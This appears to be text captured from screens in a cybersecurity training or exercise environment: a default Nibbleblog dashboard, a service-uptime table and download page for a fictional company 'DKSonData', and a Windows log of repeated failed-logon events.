Twitter Facebook Google+ LinkedIn
Congratulations, you have your blog installed and working.
Start publishing from your dashboard <http://localhost/admin.php>
Follow us on social networks Facebook, Twitter and Google+.

Permalink Comments (1)

Home

CATEGORIES
Uncategorised
Music
Videos

MY IMAGE

LATEST POSTS
Welcome to Nibbleblog

PAGES
Home

nibbleblog - Dashboard

Quick start
New post New page Manage posts
General settings Regional Change theme

Draft posts
There are no draft posts.

Last comments

Notifications
New session started
25 April - 21:32:06 - IP: ---
Login failed attempt
24 April - 16:55:42 - IP: ---
Login failed attempt
24 April - 16:55:13 - IP: ---
Login failed attempt
24 April - 16:54:53 - IP: ---
You have a new comment
21 April - 18:05:02 - IP: ---
You have a new comment
12 April - 18:38:02 - IP: ---

Dashboard View Blog Log out



SERVICE UPTIME

Limit Results	Host	Service	Status	Last Check	Duration	Attempt	Status Information
100	ip.DKSonData.com	PING	OK	04-26-2023 11:31:37	22d 23h 15m 0s	1/3	PING OK - Packet loss = 0%, RTA = 0.35 ms
	ip.DKSonData.com	ftp server	OK	04-26-2023 11:27:37	0d 0h 9m 59s	1/3	FTP OK - 0.005 second response time on 172.16.121.1 port 21 [vsFTPd 3.0.5]
	mail.DKSonData.com	PING	OK	04-26-2023 11:31:57	22d 23h 15m 39s	1/3	PING OK - Packet loss = 0%, RTA = 0.34 ms
	mail.DKSonData.com	email server	OK	04-26-2023 11:35:57	22d 23h 21m 41s	1/3	SMTP OK - 0.002 sec. response time
	ms.DKSonData.com	PING	OK	04-26-2023 11:31:57	22d 23h 15m 39s	1/3	PING OK - Packet loss = 0%, RTA = 0.38 ms
	ms.DKSonData.com	dns server	OK	04-26-2023 11:31:35	0d 1h 8m 4s	1/3	DNS OK: 0.021 seconds response time: nagios.cloud.com returns 172.16.200.4
	ms2.DKSonData.com	PING	OK	04-26-2023 11:29:54	22d 23h 17m 43s	1/3	PING OK - Packet loss = 0%, RTA = 0.44 ms
	ms2.DKSonData.com	dns server	OK	04-26-2023 11:35:59	7d 6h 43m 30s	1/3	DNS OK: 0.021 seconds response time: nagios.cloud.com returns 172.16.200.4
	ms2.DKSonData.com	ssh server	OK	04-26-2023 11:36:40	22d 23h 20m 50s	1/3	SSH OK - OpenSSH_for_Windows_9.2 (protocol 2.0)
	www.DKSonData.com	PING	OK	04-26-2023 11:27:57	22d 23h 19m 39s	1/3	PING OK - Packet loss = 0%, RTA = 0.35 ms
	www.DKSonData.com	httpd	OK	04-26-2023 11:31:12	22d 23h 16m 26s	1/3	HTTP OK: HTTP/1.0 200 OK - 46910 bytes in 0.073 second response time
	www.DKSonData.com	nntp	OK	04-26-2023 11:31:57	22d 23h 15m 39s	1/3	NTP OK: Offset 9.93013382e-05 secs, stratum best.3 worst.3

Results 1 - 12 of 12 Matching Services

AD - WINDOWS AD
DNS - PRIMARY AND SECONDARY
MAIL - PRIORITY
PRINT - WINDOWS PRINT
APACHE SOLR
FTP - VSFTPD
OPENSSSH
WEB - WORDPRESS
DATABASE - MYSQL
HACKCHAT

WEBSITE

DKSonData: Surely we are not evil.

All employees must undergo security training, or something like that.

Thanks for joining us, please go to 172.16.21.3/files/AD.zip, .../OpenSSHClient.zip, .../OpenSSL.zip, .../NTP.zip, NPM.zip, HACKCHAT.zip, FTP.zip, or .../OpenSSH.zip to download files. Alternatively ALL_FILES.zip contains all of these. To join hackchat, use 172.16.21.3:3000/?ri0acgy7 after setting up the client.



INCOMING ATTACKS

AD LOGIN'S

	Audi...	4/25/2023 5:36:03 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:49:14 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:36:03 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:28:35 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:35:38 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:34:57 PM	Micros...	4625	Logon
	Audi...	4/13/2023 1:51:00 PM	Micros...	4634	Logoff
	Audi...	4/18/2023 7:23:59 PM	Micros...	4634	Logoff
	Audi...	4/15/2023 11:37:05 AM	Micros...	4634	Logoff
	Audi...	4/15/2023 9:24:32 AM	Micros...	4634	Logoff

Event 4625, Microsoft Windows security auditing.

General

Details

☒ Friendly View ☐ XML View

ProcessId 0x0
ProcessName -
IpAddress 172.16.111.52
IpPort 34893

	Audi...	4/25/2023 5:28:35 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:22:39 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:47:15 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:48:29 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:32:51 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:22:38 PM	Micros...	4625	Logon
	Audi...	4/19/2023 12:08:14 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:49:43 PM	Micros...	4625	Logon
	Audi...	4/19/2023 12:08:33 PM	Micros...	4625	Logon
	Audi...	4/19/2023 12:08:22 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:36:03 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:49:14 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:36:03 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:28:35 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:35:38 PM	Micros...	4625	Logon
	Audi...	4/25/2023 5:34:57 PM	Micros...	4625	Logon

